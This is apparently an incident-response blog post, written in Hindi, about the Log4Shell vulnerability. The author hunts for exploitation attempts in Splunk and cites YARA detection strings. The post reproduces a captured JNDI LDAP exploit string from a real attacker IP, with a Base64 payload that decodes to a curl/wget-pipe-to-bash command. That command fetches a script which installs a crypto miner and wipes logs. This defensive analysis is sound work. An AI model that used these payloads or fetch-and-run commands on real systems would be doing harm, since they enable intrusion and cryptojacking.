CVE-2021-44228 DFIR नोट्स

घर जाते समय मुझे #log4shell कमजोरी के बारे में पहले संदेश मिलने शुरू हुए।
Apache Log4j 2 उपयोगिता के कई संस्करणों को प्रभावित करने वाली एक उच्च गंभीरता वाली कमजोरी (CVE-2021-44228) 9 दिसंबर, 2021 को प्रोजेक्ट के GitHub के माध्यम से सार्वजनिक रूप से प्रकाशित की गई थी। यह कमजोरी, जिसे अलीबाबा क्लाउड सिक्योरिटी टीम के चेन झाओजुन ने खोजा था, Apache Log4j 2 संस्करण 2.0 से 2.14.1 को प्रभावित करती है।
जब मैं घर पहुंचा तो सीधा काम में लग गया। हमेशा की तरह Splunk4tw।
पहला प्रूफ-ऑफ-कॉन्सेप्ट एक्सप्लॉइट GitHub पर प्रकाशित होने के बाद, खतरा अभिनेताओं ने इस दूरस्थ रूप से शोषण योग्य सुरक्षा दोष के प्रति संवेदनशील सिस्टम के लिए इंटरनेट पर स्कैन करना शुरू कर दिया, जिसके लिए प्रमाणीकरण की आवश्यकता नहीं होती है। नीचे आप उन स्कैनिंग और एक्सप्लॉइट प्रयासों का हिस्सा देखेंगे।
मेरा पहला कदम यह देखना है कि क्या किसी ने प्रारंभिक YARA नियम जारी किया है। यहाँ मिला https://gist.github.com/Neo23x0/e4c8b03ff8cdf1fa63b7d15db6e3860b (धन्यवाद फ्लोरियन रोथ)
इसमें डिटेक्शन स्ट्रिंग्स के लिए निम्नलिखित का उल्लेख है:
strings:
$x1 = "${jndi:ldap:/"
$x2 = "${jndi:rmi:/"
$x3 = "${jndi:ldaps:/"
$x4 = "${jndi:dns:/"
मैं डरा हुआ नहीं हूँ....चलो कुछ CPU का दुरुपयोग करें और सबसे बुरे Splunk सर्च के साथ सीधे वार करें।
index=* jndi:ldap* (updated query with index=* "{lower:l}${lower:d}a${lower:p}")
मेरे दोनों iis लॉग और विंडोज इवेंटलॉगिंग (संशोधित) में कुछ हिट्स हैं, और फायरवॉल लॉगिंग पर बहुत सारे ब्लॉक किए गए प्रयास हैं....
IIS:

WINEVENTLOG:


IP पता 45.155.205.233 की जाँच कर रहा हूँ.....सेंट पीटर्सबर्ग, रूस.....क्या आश्चर्य है।
मिला स्ट्रिंग एक क्लासिक पाठ्यपुस्तक अस्पष्ट एन्कोडेड दुर्भावनापूर्ण स्ट्रिंग जैसा दिखता है। देखते हैं यह क्या करता है:
CyberChef का उपयोग करके Base64 स्ट्रिंग को डीकोड करते हैं:
2021-12-10 13:26:16 [redacted] GET / - 443 - xxx.xx.xxx.xx ${jndi:ldap://45.155.205.233:12344/Basic/Command/Base64/KGN1cmwgLXMgNDUuMTU1LjIwNS4yMzM6NTg3NC8xNDUuMzUuMTk1LjYzOjgwfHx3Z2V0IC1xIC1PLSA0NS4xNTUuMjA1LjIzMzo1ODc0LzE0NS4zNS4xOTUuNjM6ODApfGJhc2g=} http://[redacted]:80/ 200 0 0 171

(curl -s 45.155.xx.233:xxxx/145.xx.195.63:80||wget -q -O- 45.xx.205.233:xxxx/145.xx.xxx.63:80)|bash
Curl...एक शेल स्क्रिप्ट चलाएँ, bash....हे भगवान। मुझे अंदाजा होने लगा है कि यह गंदा काम क्या करेगा....
चलिए सैंडबॉक्स में curl कमांड चलाते हैं:

कोड की 368 लाइनें। (यहाँ चलाएँ यदि आप पूरी स्क्रिप्ट देखना चाहते हैं --> https://reqbin.com/c-ipejxywd
कुछ स्निपेट्स:



और जब यह समाप्त हो जाता है तो यह लॉग फ़ाइलों को भी साफ़ कर देता है...क्या आश्चर्य है:

यह मूल रूप से Kingsin नामक मैलवेयर स्थापित करने का प्रयास करता है, जो एक क्रिप्टो माइनर है। लक्ष्य nix सिस्टम हैं। सुनिश्चित करें कि आप अपने सिस्टम को पैच करें क्योंकि एक्सप्लॉइट का उपयोग संभवतः सभी प्रकार के पेलोड चलाने के लिए किया जाएगा।
शुक्रवार शाम को WhatsApp पर इस बारे में बहस करने के लिए Umbrio से मेरे सहकर्मी मार्टिजन और रॉब [संशोधित] का धन्यवाद। 00:09 बिस्तर का समय।
#अपडेट और अच्छे संसाधन#